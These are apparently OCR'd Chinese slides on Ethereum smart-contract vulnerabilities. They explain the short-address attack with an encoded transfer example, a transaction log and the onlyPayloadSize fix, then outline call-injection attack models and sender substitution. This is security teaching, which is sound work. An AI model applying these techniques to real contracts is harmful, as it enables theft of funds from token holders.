


Transfer(3f54699F7991023Cd4F7Bf2C89369dA6bc95b500, 2)

msg.data

- Method Id
  - a9059cbb   transfer(address,uint256)
- Address
  - 0000000000000000000000003f54699F7991023Cd4F7Bf2C89369dA6bc95b500
- Value
  - 0000000000000000000000000000000000000000000000000000000000000002

攻击过程



ETH靓号地址：
3f54699F7991023Cd4F7Bf2C89369dA6bc95b5 00

3f54699F7991023Cd4F7Bf2C89369dA6bc95b5 _ _

不满32字节


0000000000000000000000003f54699F7991023Cd
4F7Bf2C89369dA6bc95b5 00

00 00000000000000000000000000000000000000
00000000000000000000000002 00

RightPadBytes

0000000000000000000000000000000000000000
0000000000000000000000200

短地址攻击



Transaction 0xd9cf5b2540b2794f596b45cdf2444455bf9e6b27dd22b0b7d283edfaf118e069

Transaction Receipt Event Logs

[5] Address 0x381d5d70b2453852c658aa65635a2dfab61403fd

Topics [0] 0x69ca02dd4edd7bf0a4abb9ed3b7af3f14778db5d61921c7dc7cd545266326de2

Data

Hex → 0000000000000000000000003f54699f7991023cd4f7bf2c89369da6bc95b500

Hex → 0000000000000000000000000000000000000000000000000000000000000200

```
Transfer(3f54699F7991023Cd4F7Bf2C89369dA6bc95b500, 0x2)
```

Value被放大256倍

```
Transfer(3f54699F7991023Cd4F7Bf2C89369dA6bc95b5, 0x200)
```

修复方案

```
modifier onlyPayloadSize(uint256 size) {
  if(msg.data.length < size + 4) {
       throw;
  }
  _;
}



function transfer(address _to, uint256 _value)
onlyPayloadSize(2 * 32) {
       // some codes
}
```


新场景：Call注入漏洞

新场景：call注入漏洞

- call调用形式：
  <address>.call(bytes4 selection, arg1, arg2, ...)

- 可以直接传入bytes：
  <address>.call(bytes data)


- 在被调用方法中的msg.sender是调用发起的一方



新场景：call注入漏洞

- 攻击模型
  - 参数列表可控
    - <address>.call(bytes4 selection, arg1, arg2, ...)
  - 方法选择器可控
    - <address>.call(bytes4 selection, arg1, arg2, ...)
  - Bytes可控
    - <address>.call(bytes data)
    - <address>.call(msg.data)

- Sender转换
  - 利用合约中的call注入调用合约内部方法
  - Sender为合约的地址，而不再是最开始发起者的地址

